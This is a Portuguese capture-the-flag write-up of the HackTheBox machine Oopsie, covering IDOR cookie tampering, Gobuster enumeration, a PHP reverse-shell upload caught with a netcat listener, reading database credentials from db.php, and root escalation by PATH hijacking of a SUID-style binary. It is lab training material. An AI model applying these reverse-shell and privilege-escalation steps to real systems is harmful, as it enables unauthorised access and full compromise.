Oopsie – HackTheBox

Dificuldade: muito fácil

23/04/2026

Sumário

1. Visão Geral 2
2. Reconhecimento 2
3. Exploração 3
4. Escalada de Privilégios 6
5. Conclusão 8
6. Referencias 8

1. Visão Geral

Este relatório descreve o processo completo de reconhecimento, exploração e escalada de privilégios realizado na máquina Oopsie, da plataforma Hack The Box. O objetivo foi identificar vulnerabilidades na aplicação web, explorá-las para obter acesso inicial ao sistema e, posteriormente, escalar privilégios até o nível de root.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, foi realizado o acesso ao endereço IP da máquina por meio de um navegador web. A resposta do servidor indicou a presença de um serviço web ativo, com uma página inicial sendo exibida corretamente.

Figura 1 – Página rodando no index

Realizei a inspeção do código-fonte da página utilizando o atalho

```
Ctrl + U
```

Durante a análise do HTML, identifiquei um atributo `src` em um dos elementos, que fazia referência a um diretório associado à página de login da aplicação.

```
})();
//# sourceURL=pen.js
    </script>
<script src="/cdn-cgi/login/script.js"></script>
<script src="/js/index.js"></script>
</body>
</html>
```

Figura 2– Diretório achado

A partir dessa descoberta, foi possível acessar diretamente a página de login do sistema.



Figura 3– Tela de login rodando

Dessa forma, o objetivo passou a ser a exploração do sistema em busca de possíveis formas de acesso não autorizado.

3. Exploração

Ao tentar acessar a aplicação como usuário convidado, fiz a navegação até a seção de **uploads**. No entanto, não foi possível obter acesso ao conteúdo dessa página utilizando esse perfil, indicando a existência de restrições de permissão no controle de acesso do servidor.



Figura 4– Acesso negado à página de uploads

Diante dessa limitação, realizei um teste de manipulação de cookies com o objetivo de avaliar possíveis falhas de controle de sessão e autorização.

Ao modificar o valor do cookie responsável pela identificação do usuário, observei o comportamento diferente da aplicação. Ao definir o valor `id = 1`, o sistema passou a retornar dados associados ao usuário administrador. Esse comportamento indica a presença de uma vulnerabilidade do tipo IDOR, evidenciando falhas no controle de acesso baseado em identificadores de usuário.



Figura 5 - Identificação do ID do usuário administrador

Esse comportamento evidencia a ausência de validação adequada no controle de acesso, caracterizando uma vulnerabilidade do tipo **Insecure Direct Object Reference (IDOR)**. A aplicação não verifica se o usuário

autenticado possui permissão para acessar os dados requisitados, permitindo assim a exposição de informações sensíveis de outros usuários.

Após a identificação da vulnerabilidade, foi utilizada a ferramenta de inspeção do navegador (DevTools/Inspector) para modificar os cookies da sessão ativa. Com essa manipulação, acessei dados privilegiados sem a devida autorização.



Figura 6 – Manipulação do cookie

A partir da manipulação do cookie de identificação do usuário, a aplicação passou a conceder privilégios elevados indevidamente. Com isso, foi possível acessar funcionalidades anteriormente restritas, como a área de **uploads**, que não estava disponível para usuários com perfil padrão (guest).



Figura 7 – Página de uploads acessada com privilégios elevado

Durante a fase de enumeração da aplicação web, foi utilizada a ferramenta **Gobuster** com o objetivo de identificar diretórios ocultos no servidor que pudessem indicar o local de armazenamento dos arquivos enviados pela aplicação. Para isso, foi realizado um ataque de força bruta utilizando uma *wordlist* comum, possibilitando a descoberta de endpoints que não estavam visíveis na interface da aplicação.

O comando utilizado foi:

```
gobuster dir -u http://<IP-ALVO>/ -w /usr/share/wordlists/dirb/common.txt
```

Como resultado da varredura, foi identificado o diretório de uplaods

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.129.134.42/ -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.134.42/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 278]
.hta.html            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
.hta.php             (Status: 403) [Size: 278]
.hta.txt             (Status: 403) [Size: 278]
.htaccess.php        (Status: 403) [Size: 278]
.htaccess.html       (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
.htaccess.txt        (Status: 403) [Size: 278]
.htpasswd.html       (Status: 403) [Size: 278]
.htpasswd.php        (Status: 403) [Size: 278]
.htpasswd.txt        (Status: 403) [Size: 278]
css                  (Status: 301) [Size: 312] [--> http://10.129.134.42/css/]
fonts                (Status: 301) [Size: 314] [--> http://10.129.134.42/fonts/]
images               (Status: 301) [Size: 315] [--> http://10.129.134.42/images/]
index.php            (Status: 200) [Size: 10932]
index.php            (Status: 200) [Size: 10932]
js                   (Status: 301) [Size: 311] [--> http://10.129.134.42/js/]
server-status        (Status: 403) [Size: 278]
themes               (Status: 301) [Size: 315] [--> http://10.129.134.42/themes/]
uploads              (Status: 301) [Size: 316] [--> http://10.129.134.42/uploads/]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

Figura 8 – Resultado do Gobuster

O payload foi enviado por meio da funcionalidade de upload da aplicação, utilizando uma PHP reverse shell como arquivo malicioso. Esse tipo de payload permitiu que, ao ser executado no servidor, uma conexão reversa seja estabelecida entre a máquina alvo e a máquina atacante.

Após o upload, foi necessário localizar o diretório onde o arquivo foi armazenado e acessá-lo diretamente via navegador, utilizando o endpoint identificado anteriormente (/uploads). Ao acessar o arquivo, o código PHP foi executado no servidor, iniciando a conexão reversa com o listener previamente configurado na máquina atacante.Essa abordagem resultou na obtenção de uma shell remota interativa, permitindo a execução de comandos diretamente no sistema comprometido.



Figura 9 – Upload da shell

Em paralelo, foi configurado um listener na máquina atacante utilizando o netcat, aguardando a conexão reversa:

```
nc -lvnp <porta>
```

Ao acessar o arquivo enviado no servidor, a conexão reversa foi estabelecida com sucesso, fornecendo acesso remoto ao sistema alvo.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1210
listening on [any] 1210 ...
connect to [10.10.15.100] from (UNKNOWN) [10.129.134.42] 59970
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:56:37 up 12 min,  0 users,  load average: 0.01, 0.09, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Figura 10 – Estabelecimento da conexão reversa na máquina atacante

Com o acesso inicial obtido, iniciou-se a etapa de pós-exploração no sistema comprometido. Durante a navegação pelos diretórios do sistema, foi identificado o diretório do usuário `robert` e ao acessar esse diretório, foi possível localizar o arquivo "`user.txt`". O conteúdo do arquivo foi então exibido com sucesso:

```
$ cd robert
$ ls
user.txt
$ cat user.txt
[redacted]
```

Figura 11 – Leitura do arquivo user.txt contendo a flag do usuário

Após isso, realizei a continuação da enumeração no sistema, navegando pelos demais diretórios em busca de informações sensíveis. Durante esse processo, foi identificado, no diretório da aplicação web, o arquivo `db.php`.

Esse arquivo continha informações sensíveis, incluindo credenciais de acesso ao banco de dados, onde foi possível identificar o usuário `robert` e sua respectiva senha.

```
$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','[redacted]','garage');
?>
```

Figura 12 – Leitura do arquivo db.php contendo credenciais

4. Escalada de Privilégios

Após conseguir a conexão reversa com a máquina alvo, percebi que a shell obtida era bastante limitada. Esse tipo de shell não permite uma interação completa com o sistema, o que pode dificultar etapas posteriores, como a execução de alguns comandos.

Para resolver isso, estabilizei a shell utilizando Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Com a shell estabilizada, iniciei a enumeração do sistema em busca de possíveis formas de escalar privilégios.Primeiramente, verifiquei se o usuário possuía permissões sud

```
sudo -l
```

No entanto, não havia permissões disponíveis, então precisei buscar outras alternativas. Uma técnica comum é procurar por arquivos com permissões ou grupos interessantes. Por isso, realizei a seguinte busca:

```
find / -group bugtracker -type f 2>/dev/null
```

Como resultado, foi identificado o seguinte binário:

```
/usr/bin/bugtracker
```

Para entender melhor o comportamento do arquivo, verifiquei suas permissões e tipo

```
ls -la /usr/bin/bugtracker
Ls l ls -l /usr/bin/bugtracker
```

Durante a análise, percebi que o binário poderia estar executando comandos do sistema sem utilizar caminhos absolutos. Isso é um problema de segurança, pois permite que o sistema execute arquivos maliciosos caso a variável PATH seja manipulada.

Com isso em mente, tentei explorar a vulnerabilidade utilizando a técnica de PATH Hijacking, onde, a ideia aqui é simples: fazer o sistema executar um arquivo malicioso no lugar de um comando legítimo. Para isso, criei um arquivo chamado `c` no diretório `/tmp`, contendo o seguinte:

```
echo "/bin/sh" > c
chmod +x c
```

Em seguida, o diretório `/tmp` foi adicionado ao início da variável de ambiente PATH:

```
export PATH=/tmp:$PATH
```

Dessa forma, ao executar o binário vulnerável:

```
/usr/bin/bugtracker
```

O sistema passou a executar o arquivo malicioso criado, resultando na obtenção de um shell com privilégios elevados.



Figura 13 – Obtenção de shell com privilégios de root

Por fim, foi possível acessar a flag de root no diretório /root.



Figura 14– Obtenção da segunda flag

5. Conclusão

A exploração da máquina demonstrou a presença de múltiplas vulnerabilidades críticas, incluindo falhas de controle de acesso, upload inseguro de arquivos e exposição de credenciais sensíveis. Essas falhas permitiram a obtenção de acesso inicial ao sistema e, posteriormente, a escalada de privilégios por meio da técnica de PATH Hijacking. O cenário evidencia a importância da validação adequada de permissões no backend e da proteção de arquivos sensíveis. Além disso, reforça a necessidade de boas práticas de desenvolvimento seguro para mitigar riscos e evitar comprometimentos completos do sistema.

6. Referencias

https://www.revshells.com/
https://getfoxyproxy.org/